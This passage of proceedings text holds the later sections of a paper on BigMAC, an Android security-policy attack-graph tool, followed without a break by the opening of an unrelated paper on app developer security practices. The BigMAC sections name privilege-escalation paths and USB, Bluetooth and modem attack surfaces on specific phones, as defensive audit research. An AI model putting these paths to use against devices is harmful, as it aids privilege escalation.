Capability Search Our *query_mac_dac_cap* query interface provides a way to find an attack path achieving a certain capability in the ending process node within the path. Some capabilities are more dangerous than others, such as `CAP_DAC_OVERRIDE` and `CAP_SYS_ADMIN`. Possessing one or more of these capabilities increases the strength of an attacker and improves their odds at finding additional escalation paths. In our case, we look at the `untrusted_app` on the S8+ and LG G7 to see how they could achieve additional capabilities in one hop. We limit the cut-off to be 2, focusing on other processes which can directly communicate with the app (e.g., via binder).

We run two queries on both images: `query(untrusted_app,_,2,CAP_SYS_MODULE)` and `query(untrusted_app,_,2,CAP_DAC_OVERRIDE)`. For the LG G7, an app can achieve DAC override via binder by compromising `netd` or `zygote` (both are running as root with all capabilities). For `SYS_MODULE`, it would have to target `system_server` via binder. Letting `untrusted_app` speak to root-level processes via IPC is concerning and indicates an SELinux over-permission. For the Samsung S8+, the paths found are the same, except for three OEM-specific paths to the `hal_iop_default`, `hal_perf_default`, `healthd` processes. All three are running as root with all capabilities. Additionally, in the default AOSP SELinux policy, none are allowed to talk to the `untrusted_app` domain via binder requests. As such, we believe that these direct paths should be eliminated and instead rely on a more trusted proxy for interaction.

External Attack Surface Our *query_mac_dac_cap_ext* interface enables studying external attack surfaces, such as USB, Bluetooth, and modem. By wildcarding the starting node and fixing the target node as a process, we use this query interface to understand the reachability to a certain process from external connections. Fixing the cut-off to be 1 and ignoring the capability option within a query, we find all direct connections between a process and external sources. In our case, we choose the AT distributor process in Samsung S8+ as the target.

As shown in Table 5, the AT distributor process has direct connections with USB, Bluetooth, and Modem. There are 25, 7, and 31 unique device and sysfs files respectively that the process can access and

Query	# Paths
`query(_,at_distributor,1,_,usb)`	29
`query(_,at_distributor,1,_,bluetooth)`	7
`query(_,at_distributor,1,_,modem)`	31
`query(_,at_distributor,1,_,nfc)`	0

Table 5: Different queries on different external attack surface for the at_distributor process.

connect to external devices, including `/dev/mtp/usb`, `/dev/block/platform/soc/7464900.sdhci`, `/dev/mdm`, etc. The AT distributor is mainly responsible for distributing AT commands to different native daemons and applications. Our query demonstrates that while no AT commands likely flow from NFC, USB, Bluetooth, and the modem are areas for further investigation. The large number of paths from the USB and modem demonstrate that native daemons, like the AT distributor, may be prime targets for external exploitation from peripherals.

6 Discussion

6.1 BigMAC for OEMs, Policy Writers, Auditors, and App Developers

BIGMAC, while primarily focused on firmware, will also work from rooted developer devices. An OEM could leverage this by integrating it into their build pipeline for debugging policy misconfigurations on actual devices. It would act as a last-mile check on the "actualized" security policy for the system. For example, imagine there is a rule stating that untrusted applications can never taint a root level process directly without a sanitization step (such as through a trusted process). A static BIGMAC query of the form `query(untrusted_app,_,uid=0,2)` could be used to find all short paths where an app can write to a file that can then be read by a root process. This file can be a regular file, a socket, or service. This list of paths could be compared against a whitelist or cause a failure outright if no paths are to be allowed. By having this query execute after a build, policy misconfigurations could be caught before release, even if their causes were not immediately obvious at the individual MAC/DAC/CAP policy layers. Effectively, BIGMAC could be come a part of Android's compatibility test suite (CTS) which performs many run-time checks already.

Beyond the build pipeline, BIGMAC is extensible and able to give insight into the many policy layers. For example, consider an OEM that has heard about a zero day vulnerability (no public CVE yet) being used in the wild but only knows some of the details, such as "it's triggered from an app" and "it affects system_server". Using BIGMAC, they would be able to query all of the attack paths from an application to this daemon and use it to narrow down on the potential attack

avenue: `query(untrusted_app,system_server,2)`. They would do this by triaging individual paths found. The alternative without BIGMAC would mean manually auditing all of the security policies one by one without a joint perspective.

Policy writers would be able to use BIGMAC to debug permission violations at the MAC+DAC+CAP layers. Additionally, they would be able to use it to determine the attack surface of a process to further focus their fuzzing and hardening efforts. Also, when analyzing CVEs, BIGMAC would aid in finding more semantically similar violations given a query pattern. Security researchers would use BIGMAC to understand how processes interact via IPC and files to narrow down where to look for vulnerabilities.

Auditors could use BIGMAC's firmware extraction capabilities to easily comprehend the running system's security policy (or if they have a physical device with root, extract it dynamically). Previously, auditors would have to manually extract the firmware, decompile the SELinux policy, likely use grep or similar tools to find the relevant types for the process, then have to keep in mind the DAC and CAP policies simultaneously. This burdens the auditor, especially given the large semantic gaps between each policy, and can potentially lead to errors given the amount of manual analysis required. With BIGMAC, their analysis of system daemons will be greatly sped up. Instead of having to reason about what objects these daemons can affect, BIGMAC can print out a report for individual daemons or the links between them automatically. The fully-instantiated graph of BIGMAC boils down the policies to what a running kernel would see instead of a policy writer.

Although BIGMAC is mainly designed for auditors and OEMs, app developers could use BIGMAC to determine why they are getting permission denied errors, assess their application's data and its potential for accidental exposure to other apps via DAC (e.g., when writing files to the SDCard), to aid in porting libraries that rely on file system assumptions (such as permissions) which do not hold on Android.

6.2 Limitations

With only static information available, BIGMAC is limited by the security policy evident in the metadata and configuration files. In reality, a large portion of Android's security model, especially when it comes to IPC communication, relies on a significant amount of access control checks at API boundaries. These checks are a crucial part of middleware permissions and BIGMAC does not not recover a database of these. Previous work has extensively covered middleware permissions [1, 2, 6, 10, 12, 14, 15, 20, 27, 28, 36] and as such we instead focus on developing a fine-grained model of Linux-based security policy. Loss of precision arises from the lack of insight into process behavior. As such, we infer potential IPC objects that exist at runtime, but it is possible that these endpoints are unused or managed by access control differently. Processes are able to create, remove, and change the security state of files at runtime, in addition to creating new instances of themselves at will. These dynamic changes are difficult to capture statically and we avoid making over-permissive assumptions. For example, we may know that a process spawns from init with certain credentials, but it is unclear if it will drop these privileges dynamically. This was the primary source of process DAC/CAP mismatches found during the ground truth evaluation. Processes will start as root temporarily, then `setuid` to a lower privileged Android ID. A potential solution to this issue is to perform binary static analysis using a tool with a powerful Intermediate Language (IL) such as Binary Ninja. [8] Using this IL, we could determine all the cross-references to privilege change functions like `setuid` and attempt to recover the arguments to them. This modification is still not free from the errors inherent with pure static analysis: the dead code problem.

BIGMAC operates on snapshots of a system's access control state. It is possible that a process could modify the DAC state of files under its ownership at runtime. Because BIGMAC relies on static analysis, there is a chance that runtime DAC changes could be missed. However, because of our ability to arbitrarily model DAC permissions, we can provide a conservative worst-case scenario in the case that the owning subjects for processes protected by DAC modify their permissions. Our focus in this paper is on existing permissions found through the static image and while our tool supports these capabilities, we defer further worst-case analysis of runtime behavior to future work.

The greedy approach taken by BIGMAC to creating files from *uevent* configuration files in Section 4.2 can lead to extra files that do not appear on our ground-truth equivalent. The alternative is missing a significant portion of the in-use file contexts. When supporting this feature, we increased the recovery of unique file contexts from 51% to 88% on the Pixel 8.1.0. Given the importance of these device nodes for overall system security, this is a particularly notable gain.

Another aspect of Android's system security model involves the use of `allowxperm` rules to perform IOCTL filtering. Our model does not consider the kernel as part of the attack surface, but with nearly 40% of the current Android exploits targeting the kernel [32], future work should also take these escalation paths into consideration. On the kernel side, new versions of Android use eBPF SECCOMP to create sandbox profiles for untrusted applications. In our model, we only consider Supporting SECCOMP and `allowxperm` would require minor additional engineering work.

7 Related Work

SELinux Policy Analysis Creating SELinux policies is non-trivial; as such, improving policy analysis has been a topic of significant research. One of the earliest tools in this space was Gokyo [25], which originally considered SELinux policies and

[8] https://binary.ninja

subsequently expanded to allow computing of multiple access control spaces [26]. Our work differs in that we consider DAC and Linux capabilities in addition to MAC policies. Hicks et al. released PALMS [23], a Prolog tool for specifying MLS policy in SELinux. We similarly use Prolog for reasoning over policy; while MLS is interesting and a topic of future support for BigMAC, in Android it is primarily enabled in Mobile Device Management (MDM) contexts, which we do not model.

Chen et al. examined the overall protection quality of different SELinux-enabled operating systems by creating VulSAN [5]. VulSAN used logic programming to create attack-graphs to help compare the difficulty of attack scenarios between operating systems. SCIATool integrates different methods of policy analysis together in a framework for querying policies [43] SEGrapher and V3SPA approach the problem of policy analysis visually and tackle many of the issues inherent in drawing and laying out large graphs with many edges [21,29]. Policy visualization gives insight into the relationships within and between policies. V3SPA also provides a visual diffing tool for two policies. Our work does not yet create interactive graphs, but we employ attribute clustering to avoid edge-explosion from attribute expansion. Eatman et al. surveyed existing policy analysis frameworks and determined that a front-end, formally specified, policy language should be created for specifying SELinux rules [11]. Existing tools have mostly employed variants of Prolog or other custom implementations to perform analysis. Effectively, researchers are already abstracting away from SELinux to perform useful analysis.

Mobile Security Policy Analysis The complexities of creating and maintaining SELinux policies has carried over to Android since its introduction of SEAndroid in 2013 [37]. Reshetova et al. performed one of the initial analyses of real SEAndroid policies from actual devices [34]. To achieve this, they developed a tool called SEAndroid Analytics Library (SEAL) to help collect SELinux contexts from running devices for further analysis. Using SEAL requires access to a rooted or developer device, which limits the ability to scale up the analysis to many vendors or devices. Chen et al. analyzed over ten SEAndroid policies for different classes of misconfiguration [4]. They discovered that the combination of DAC and MAC policies could interact in unintended ways, leading to compositional over-privilege, amongst other errors. This work also required running devices running debug builds in order to extract security policies and maxed out at Android 6.0, which was widely available at that time. To help policy writers create new allow rules, EASEAndroid [41] developed a machine learning model to help classify Access Vector Cache (AVC) denials from collected SEAndroid logs as important or spurious. Another approach has been to analyze the source code of SEAndroid policies for common misconfigurations through the tools SELint and SPOKE [33, 40]. Our approach does not assume access to SEAndroid policy source code, as most policies are distributed in a compiled form and considered proprietary. A historical analysis of the SEAndroid policy evolution focusing on policy complexity [24] is also proposed based on Git commit history. There has also been previous work on Android privilege escalations and how to mitigate them using a MAC approach [3], but this was before SEAndroid was implemented and enforced on the platform. Similarly, prior to the development of SEAndroid, Muthukumaran et al. demonstrated a technique for enforcing CW-Lite, a lighter-weight approach to Clark-Wilson integrity [35], on OpenMoko mobile devices running with an SELinux-enhanced kernel [31].

Most mobile policy analysis has been focused on Android, but SandScout [9] and iOracle [8] focus on analyzing Apple iOS Sandbox profiles. SandScout decompiles these profiles from iOS firmware into a Prolog representation and create queries to discover new vulnerabilities used by previously released jailbreaks. iOracle expands upon this work by analyzing the whole iOS security model, including capabilities and UNIX permissions. Their work requires dynamic analysis for data collection, while BIGMAC relies solely on static analysis with domain knowledge. Additionally, BIGMAC incorporates Linux capabilities, DAC, and MAC together in a single graph for the whole-system, which previous iOS policy work does not replicate.

8 Conclusion

We present BIGMAC, a new security policy analysis framework for Android. BIGMAC can rebuild the running system state from firmware images without the need for physical devices. We build an attack-graph in BIGMAC and a logic-based query engine combining MAC, DAC, capabilities, and external attack surface analysis. We can thus find attack paths between processes and from external sources to audit Android security policies.

Acknowledgments

This work was partially supported by the National Science Foundation CNS-1815883 and by the Semiconductor Research Corporation (SRC).

References

[1] K. W. Y. Au, Y. F. Zhou, Z. Huang, and D. Lie. PScout: Analyzing the Android Permission Specification. In *Proceedings of the 2012 ACM conference on Computer and communications security*, CCS '12, pages 217–228. ACM, 2012.

[2] M. Backes, S. Bugiel, and S. Gerling. Scippa: System-centric IPC Provenance on Android. In *Proceedings of the 30th Annual Computer Security Applications Conference*, ACSAC '14, pages 36–45, New York, NY, USA, 2014. ACM.

[3] S. Bugiel, L. Davi, A. Dmitrienko, T. Fischer, A.-R. Sadeghi, and B. Shastry. Towards Taming Privilege-Escalation Attacks on Android. In *NDSS*, volume 17, page 19, 2012.

[4] H. Chen, N. Li, W. Enck, Y. Aafer, and X. Zhang. Analysis of SEAndroid Policies: Combining MAC and DAC in Android. In *Proceedings of the*

33rd Annual Computer Security Applications Conference, ACSAC 2017, pages 553–565, New York, NY, USA, 2017. ACM.

[5] H. Chen, N. Li, and Z. Mao. Analyzing and Comparing the Protection Quality of Security Enhanced Operating Systems. In *NDSS*, pages 11–16, 2009.

[6] E. Chin, A. P. Felt, K. Greenwood, and D. Wagner. Analyzing Inter-application Communication in Android. In *Proceedings of the 9th International Conference on Mobile Systems, Applications, and Services*, MobiSys '11, pages 239–252, New York, NY, USA, 2011. ACM.

[7] Chris PeBenito. SETools: SELinux Policy Analysis Tools v4, Mar. 2018. https://github.com/SELinuxProject/setools.

[8] L. Deshotels, R. Deaconescu, C. Carabas, I. Manda, W. Enck, M. Chiroiu, N. Li, and A.-R. Sadeghi. iOracle: Automated Evaluation of Access Control Policies in iOS. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, ASIACCS '18, pages 117–131, New York, NY, USA, 2018. ACM.

[9] L. Deshotels, R. Deaconescu, M. Chiroiu, L. Davi, W. Enck, and A.-R. Sadeghi. SandScout: Automatic Detection of Flaws in iOS Sandbox Profiles. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 704–716, New York, NY, USA, 2016. ACM.

[10] M. Dietz, S. Shekhar, Y. Pisetsky, A. Shu, and D. S. Wallach. Quire: Lightweight provenance for smart phone operating systems. In *USENIX Security Symposium*, volume 31, page 3, 2011.

[11] A. Eaman, B. Sistany, and A. Felty. Review of Existing Analysis Tools for SELinux Security Policies: Challenges and a Proposed Solution. In E. Aïmeur, U. Ruhi, and M. Weiss, editors, *E-Technologies: Embracing the Internet of Things*, Lecture Notes in Business Information Processing, pages 116–135. Springer International Publishing, 2017.

[12] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. *ACM Trans. Comput. Syst.*, 32(2):5:1–5:29, June 2014.

[13] W. Enck, M. Ongtang, and P. McDaniel. Understanding android security. *IEEE Secur. Privacy*, 7(1):50–57, 2009.

[14] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android Permissions Demystified. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, pages 627–638, New York, NY, USA, 2011. ACM.

[15] A. P. Felt, H. J. Wang, A. Moshchuk, S. Hanna, and E. Chin. Permission Re-Delegation: Attacks and Defenses. In *USENIX Security Symposium*, page 88, 2011.

[16] Gartner. Market Share Alert: Preliminary, Mobile Phones, Worldwide, 2Q18. https://www.gartner.com/doc/3881811/market-share-alert-preliminary-mobile, July 2018.

[17] Google. Android Init Language, Feb. 2018. https://android.googlesource.com/platform/system/core/+/master/init/README.md.

[18] Google. SELinux for Android 8.0, Feb. 2018. https://source.android.com/security/selinux/images/SELinux_Treble.pdf.

[19] Google. Security Updates and Resources, Aug. 2019. https://source.android.com/security/overview/updates-resources.

[20] S. A. Gorski, B. Andow, A. Nadkarni, S. Manandhar, W. Enck, E. Bodden, and A. Bartel. ACMiner: Extraction and Analysis of Authorization Checks in Android's Middleware. In *Proceedings of the Ninth ACM Conference on Data and Application Security and Privacy*, CODASPY '19, pages 25–36, New York, NY, USA, 2019. ACM. Richardson, Texas, USA.

[21] R. Gove. V3SPA: A visual analysis, exploration, and diffing tool for SELinux and SEAndroid security policies. In *2016 IEEE Symposium on Visualization for Cyber Security (VizSec)*, pages 1–8, Oct. 2016.

[22] S. E. Hallyn and A. G. Morgan. Linux capabilities: making them work. 2008.

[23] B. Hicks, S. Rueda, L. St.Clair, T. Jaeger, and P. McDaniel. A logical specification and analysis for SELinux MLS policy. *ACM Trans. Inf. Syst. Secur.*, 13(3):26:1–26:31, July 2010.

[24] B. Im, A. Chen, and D. S. Wallach. An historical analysis of the seandroid policy evolution. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 629–640. ACM, 2018.

[25] T. Jaeger, R. Sailer, and X. Zhang. Analyzing Integrity Protection in the SELinux Example Policy. In *USENIX Security Symposium*, 2003.

[26] T. Jaeger, R. Sailer, and X. Zhang. Policy management using access control spaces. *ACM Trans. Info. Sys. Sec.*, 6(3):327–364, Aug. 2003.

[27] L. Jia, J. Aljuraidan, E. Fragkaki, L. Bauer, M. Stroucken, K. Fukushima, S. Kiyomoto, and Y. Miyake. Run-Time Enforcement of Information-Flow Properties on Android. In J. Crampton, S. Jajodia, and K. Mayes, editors, *Computer Security – ESORICS 2013*, Lecture Notes in Computer Science, pages 775–792. Springer Berlin Heidelberg, 2013.

[28] T. Markmann, D. Gessner, and D. Westhoff. QuantDroid: Quantitative approach towards mitigating privilege escalation on Android. In *2013 IEEE International Conference on Communications (ICC)*, pages 2144–2149, June 2013.

[29] S. Marouf and M. Shehab. SEGrapher: Visualization-based SELinux policy analysis. In *2011 4th Symposium on Configuration Analytics and Automation (SAFECONFIG)*, pages 1–8, Oct. 2011.

[30] MITRE. CVE-2018-9488. https://nvd.nist.gov/vuln/detail/CVE-2018-9488, 2018.

[31] D. Muthukumaran, J. Schiffman, M. Hassan, A. Sawani, V. Rao, and T. Jaeger. Protecting the integrity of trusted applications in mobile phone systems. *Security and Communication Networks*, 4(6):633–650, 2011.

[32] Nick Kralevich. Honey, I Shrunk the Attack Surface - Adventures in Android Security Hardening. Black Hat, July 2017.

[33] E. Reshetova, F. Bonazzi, and N. Asokan. SELint: an SEAndroid policy analysis tool. *arXiv:1608.02339 [cs]*, pages 47–58, 2017. arXiv: 1608.02339.

[34] E. Reshetova, F. Bonazzi, T. Nyman, R. Borgaonkar, and N. Asokan. Characterizing SEAndroid Policies in the Wild. *arXiv:1510.05497 [cs]*, Oct. 2015. arXiv: 1510.05497.

[35] U. Shankar, T. Jaeger, and R. Sailer. Automted Information-Flow Integrity Verification for Security-Critical Applications. In *ISOC Network and Distributed Systems Security Symposium (NDSS)*, 2006.

[36] Y. Shao, J. Ott, Y. J. Jia, Z. Qian, and Z. M. Mao. The Misuse of Android Unix Domain Sockets and Security Implications. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 80–91, New York, NY, USA, 2016. ACM.

[37] S. Smalley and R. Craig. Security Enhanced (SE) Android: Bringing Flexible MAC to Android. In *NDSS*, pages 20–38, 2013.

[38] S. Smalley, C. Vance, and W. Salamon. Implementing selinux as a linux security module. *NAI Labs Report*, 1(43):139, 2001.

[39] D. Tian, G. Hernandez, J. Choi, V. Frost, C. Ruales, K. Butler, P. Traynor, H. Vijayakumar, L. Harrison, A. Rahmati, and M. Grace. ATtention Spanned: Comprehensive Vulnerability Analysis of AT Commands Within the Android Ecosystem. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 351–366, Washington, D.C., 2018. USENIX Association.

[40] R. Wang, A. M. Azab, W. Enck, N. Li, P. Ning, X. Chen, W. Shen, and Y. Cheng. SPOKE: Scalable Knowledge Collection and Attack Surface Analysis of Access Control Policy for Security Enhanced Android. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '17, pages 612–624, New York, NY, USA, 2017. ACM.

[41] R. Wang, W. Enck, D. Reeves, X. Zhang, P. Ning, D. Xu, W. Zhou, and A. M. Azab. Easeandroid: Automatic policy analysis and refinement for security enhanced android via large-scale semi-supervised learning. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 351–366, Washington, D.C., 2015. USENIX Association.

[42] E. Yunis, R. Yokota, and A. Ahmadia. Scalable force directed graph layout algorithms using fast multipole methods. In *2012 11th International Symposium on Parallel and Distributed Computing*, pages 180–187. IEEE, 2012.

[43] G. Zhai, T. Guo, and J. Huang. SCIATool: A Tool for Analyzing SELinux Policies Based on Access Control Spaces, Information Flows and CPNs. In M. Yung, L. Zhu, and Y. Yang, editors, *Trusted Systems*, Lecture Notes in Computer Science, pages 294–309. Springer International Publishing, 2015.

A Appendix

A.1 Implementation Details

Graph Building Once we have a complete policy database saved, we may reload it and begin processing it how we like. In our case, we instantiate attack-graphs, therefore we employ NetworkX for constructing and traversing graphs. We load the saved SEPolicy image, covert it to nodes and labeled edges and also save this for future processing. We also employ Graphviz for visualizing our subject, process, and attack-graphs using the `sfdp` [42] program, which has no trouble laying out large graphs.

For our dataflow graph, we needed to handle a few quirks in our object model. One of these was splitting of character device files into separate read and write objects. Without doing this, processes P_1 and P_2 that can write and read from O_1, $P_1 \longleftrightarrow O_1 \longleftrightarrow P_2$, have an transitive dataflow to each other. This is not correct, therefore we split the object into a read-only and write-only versions: $P_1 \longrightarrow O_{1W} \longleftarrow P_2$, $P_1 \longleftarrow O_{1R} \longrightarrow P_2$. These new nodes are leaf nodes, preventing this unintended flow.

A.2 Tables

USB Attack Surface With our instantiated graph, we tag certain file objects, specifically device nodes relating to USB input and output. We then query our graph searching for all paths from these USB sources to a single or multiple processes. This allows us to get insight into the processes that can be directly affected by USB data. In our case, we chose the `/dev/ttyUSB0` device file which connects with external USB devices. By fixing the cut-off to be 1, we are able to find all processes that are able to directly read from this device file.

As shown in Table 6, a USB connection can directly reach 25 unique processes, such as `DMM-daemon`, `adbd`, `remotedisplay`, etc. Among these 25 processes, 22 have the `CAP_DAC_OVERRIDE` capability, and 22 have the `CAP_SYS_ADMIN` capability. The data demonstrates that USB as an external attack surface interacts with many privileged processes. While some of the daemons have clear reasons to talk with USB, e.g., `adbd`, others might not be obvious, e.g., `sensors`. To reduce the USB attack surface, the first question we need to ask is if it is reasonable to expose a native process to USB connections. We also need to constrain the capabilities within the processes exposed to external USB connections.

Type Reduction With our fully instantiated graph, we are able to distinguish between active and inactive subject domains and file contexts. System-wide security policies are required to describe every possible type transition and access vector by nature. In reality, many of these edges will never be taken on a real system due to its specific configuration. BIGMAC, by design is able to narrow in on the most important domains by finding mappings between them and the underlying filesystem (backing files). If an example of a file is not found, we can prune this type completely. For processes, if a backing executable is not found then, this process is abstract and is not able to be executed on a real system. This effectively prunes the set of types to be considered along with their corresponding access vector rules. In Table 7, we see the effect that BIGMAC has in type reduction from a raw SEPolicy and show that we are able to reduce the set of subject types considered by at a minimum 12% and at a maximum 52%. The reduction varies by OEM and Android version. Some OEMs share a single SEPolicy for all devices and label only the necessary types during the image building, while others will have device-specific policies that are more tailored and compact. For file contexts, not all paths that can be assigned a context will exist all at once or at all, leading to a significant reduction in file types to instantiate.
Pure policy analysis does not consider the true instantiation of a system, which may lead to discovering problems that do not affect real systems due to dead-types.

Query	# Paths
`query(/dev/ttyUSB0,_,1)`	25
`query(/dev/ttyUSB0,_,1,CAP_DAC_OVERRIDE)`	22
`query(/dev/ttyUSB0,_,1,CAP_SYS_ADMIN)`	22

Table 6: Different queries on the starting node `/dev/ttyUSB0`, which can be reached via external USB connections. The cutoff 1 specifies the direction connection between processes and the device file. The number of paths also represents the unique number of processes.

		SEPolicy					Instantiation	
Model	Version	Types	Attributes	Allow	Domains	File Types	Domain Reduction%	File Context Reduction%
Google Pixel	7.1.2	733	29	7,186	114	278 / 477	11.4%	41.7%
	8.0.0	1,093	601	17,520	173	404 / 683	17.3%	40.8%
	9.0.0	1,337	125	18,929	210	401 / 656	15.9%	38.9%
Samsung S8+	7.0.0	2,222	75	16,907	349	497 / 1,646	51.6%	69.8%
	8.0.0	2,409	764	30,482	348	643 / 1,858	48.3%	65.4%

Table 7: A table showing how BIGMAC instantiates from a raw firmware image with an abstract SEPolicy to a concrete set of services and files. Our approach eliminates unused domains by ensuring that all domains have an associated executable. If none is found, we consider it abstract and discard it. This reduces the number of types, domains, and allow rules that need to be considered, yielding a more targetted analysis. The same is true for filesystem contexts. Through parsing Android init.rc files, we are able to recover the set of possible services and not consider transient (oneshot) services. This is far more focused than pure policy analysis as the entire policy may not be used on a specific device model or running system.

Read Access Vectors	`*:read`, `*:ioctl`, `*:unix_read`, `*:search`, `*:recv`, `*:receive`, `*:recv_msg`, `*:recvfrom`, `*:rawip_recv` , `*:tcp_recv`, `*:dccp_recv`, `*:udp_recv`, `*:nlmsg_read`, `*:nlmsg_readpriv`, `binder:call`, `service_manager:{list,find}`
Write Access Vectors	`*:write`, `*:append`, `*:ioctl`, `*:add_name`, `*:unix_write`, `*:enqueue`, `*:send`, `*:send_msg`, `*:sendto`, `*:rawip_send`, `*:tcp_send`, `*:dccp_send`, `*:udp_send`, `*:nlmsg_write`, `binder:call`, `service_manager:{add,find}`, `process:transition`, `process:ptrace`,

Table 8: A mapping of `class:vector` tuples into a read or write-data flow edge type.

Vendor	Model	Version	Build ID	URL
Google	Pixel 1	7.1.2	NJH47	https://dl.google.com/dl/android/aosp/sailfish-ota-njh47f-b1b5d050.zip
Google	Pixel 1	8.1.0	OPM1.171019.011	https://dl.google.com/dl/android/aosp/sailfish-ota-opm1.171019.011-5dca05ea.zip
Google	Pixel 1	9.0.0	PPR2.181005.003	https://dl.google.com/dl/android/aosp/sailfish-ota-ppr2.181005.003-db23e6d5.zip
Samsung	S7 Edge (SM-G935F)	7.0.0	NRD90M	https://androidfilehost.com/?fid=529152257862696441
Samsung	S8+ (SM-G955U)	8.0.0	R16NW	https://www.sammobile.com/samsung/galaxy-s8-plus/firmware/SM-G955U/TMB/download/G955USQS3CRE2/219483/
LG	G7 ThinQ (G710EM)	9.0.0	PKQ1.181105.001	https://lg-firmwares.com/downloads-file/19702/G710EM20b_00_OPEN_EU_OP_0508.kdz

Table 9: Firmware used in our evaluation metadata and download links.

From Needs to Actions to Secure Apps? The Effect of Requirements and Developer Practices on App Security



Charles Weir, *Lancaster University*
Ben Hermann, *Paderborn University* Sascha Fahl, *Leibniz University Hannover*

Abstract

Increasingly mobile device users are being hurt by security or privacy issues with the apps they use. App developers can help prevent this; inexpensive security assurance techniques to do so are now well established, but do developers use them? And if they do so, is that reflected in more secure apps? From a survey of 335 successful app developers, we conclude that less than a quarter of such professionals have access to security experts; that less than a third use assurance techniques regularly; and that few have made more than cosmetic changes as a result of the European GDPR legislation. Reassuringly, we found that app developers tend to use more assurance techniques and make more frequent security updates when (1) they see more need for security, and (2) there is security expert or champion involvement.

In a second phase we downloaded the apps corresponding to each completed survey and analyzed them for SSL issues, cryptographic API misuse and privacy leaks, finding only one fifth defect-free as far as our tools could detect. We found that having security experts or champions involved led to more cryptographic API issues, probably because of greater cryptography usage; but that measured defect counts did not relate to the need for security, nor to the use of assurance techniques.

This offers two major opportunities for research: to further improve the detection of security issues in app binaries; and to support increasing the use of assurance techniques in the app developer community.

1. Introduction

Increasingly software security and privacy are becoming major problems for society. Almost every day we hear of new attacks and privacy problems, and increasingly they are affecting not just large companies, but everyone [46]. While there are many ways to address these issues, clearly software developers have a vital role to play in creating services and applications that enforce security effectively[1].

The software industry has developed a range of inexpensive security assurance techniques for software developers [9,45,51] and some teams even use formal secure development lifecycles to pull them together [55]. However, though many developers are using those assurance techniques, others are not. Factors such as lack of motivation, pressures to do other work, lack of access to learning and support, or sheer ignorance of the need, all act as barriers to adoption [5,32]. Some development teams may have access to security experts to help them; others may have little or no practical knowledge of software security. In some cases, this may not matter—if the code has no security or privacy implications—but in others it may harm a range of stakeholders, from software users to organization senior management.

In this work we investigate how big a problem this may be in practice. Our first research question was:

RQ1: *To what extent, and how, does a perceived need for security and privacy lead to security-enhancing activities and interactions in the development team?*

To begin to address this question[2], we chose a specific set of software developers to investigate: Android application developers. Our reasons for choosing these were twofold:

1. The research team has considerable experience in Android development security research [2,33]
2. The Android ecosystem provides access to both developers and the software developed, along with an indication of application usage.

Accordingly, we carried out an online survey of professional Android developers, asking for details of their security practices and interactions. Our key findings from statistical analysis of the 330 completed and accepted surveys[3] are as follows:

- No more than 22% of Android app developers have regular access to security professionals;

[1] Throughout this paper we refer to 'developers' meaning all those involved with software development: programmers, testers, project managers, and product owners.

[2] RQ1 was modified to include 'how' and 'perceived' following feedback on the paper.

[3] Assuming the sample is representative of Android app developers. See Section 5.1.

- Less than 53% of them have used any of the basic assurance techniques; less than 30% use any regularly; and security updates for apps generally happen less than once a year.
- Less than 15% of them have made more than cosmetic changes as a result of the new GDPR legislation.
- Android app developers' use of assurance techniques is positively correlated with the perceived need for security, the involvement of security experts or champions, and the security expertise of the developers;
- The reported frequency of app security updates is positively correlated with the perceived need for security, the security expertise of the developers, and the developers' use of assurance techniques.

In a second phase, we investigated how these aspects of the development process were reflected in objective app security outcomes. Our research question for this phase was:

RQ2: *To what extent do the need for security, the involvement of specialist roles, and the use of assurance techniques in a development team lead to fewer security defects?*

We analyzed the corresponding Android applications created by each developer and matched the findings to the questionnaire results, concluding that:

- There was no correlation found between the perceived need for app security, nor the use of assurance techniques, and the defect count of the resulting app; and
- Surprisingly, the involvement of security professionals and 'security champions' is correlated with higher cryptographic API defect counts.

This paper is structured as follows. Section 2 explores related work, including a discussion of assurance techniques; Section 3 describes the survey design, participant recruitment approach, analysis plan, survey trials and limitations; Section 4 describes the same for the app binary analysis; Section 5 explores both the survey and app analysis results; Section 6 explores the implications of these results; and Section 7 summarizes the main learning points and conclusions.

2. Related Work

In this section, we discuss related work in three key areas: ways of finding security and privacy flaws in otherwise benign mobile apps; research work into developers' secure development behavior; and findings on the important developer assurance techniques.

2.1. Security and Privacy in Mobile Apps

The introduction of App Stores, that act as an intermediary between developers and consumers, has required each app store provider to find ways to detect rogue applications and rogue application developers. This has led to research into ways of analyzing application binaries to detect hostile behavior. Enck et al. [18], for example, used a decompiler to analyze a range of popular applications, finding many privacy issues though no security misbehavior. Glanz et al. [22] inspected obfuscated apps to detect repackaged apps—benign apps that have been modified and re-uploaded to app stores. Reyes et al. [39] explored children's app binaries, finding many violations of US privacy law.

However, only more recently has there been much investigation into the problems of benign apps that may have security or privacy flaws. This may be due partly the difficulty of taking action: Google Play does not have the remit of enforcing better security [29] and the app developers may not wish to do so. But with the increase of interest in security issues [46], researchers are now taking a variety of approaches to investigate.

Li et al. [28] provide a literature survey over the vast amount of research in the field of static program analysis for Android including an overview of used tooling and methodology. The most prominent works in the area are FlowDroid by Arzt et al. [4], which is able to find privacy leaks by inspecting illicit information flow; IccTA by Li et al. [27], which extends FlowDroid to account for inter-component privacy leaks; and MalloDroid by Fahl et al. [20], which detects improper use of transport layer security in apps.

As Android apps become increasingly polyglot with the use of hybrid app frameworks and native libraries, in recent work, analyses over these language boundaries have been increasingly in focus. Bai et al. [7] inspected apps which use the JavaScript bridge communication scheme to construct leaks undetectable by previous approaches. Wei et al. [50] provide support for information leak tracking through the Java and the native part of an app helping to find information leakage with could not be detected with Java-only-based approaches.

Another important area of investigation is the security of the interaction of apps with cloud environments. Zuo et al. [58], for example, found by inspecting apps from Google Play that many of the used cloud services are vulnerable and may leak user data—an observation previously made by Rasthofer et al. [38].

2.2. Developer Security Behavior

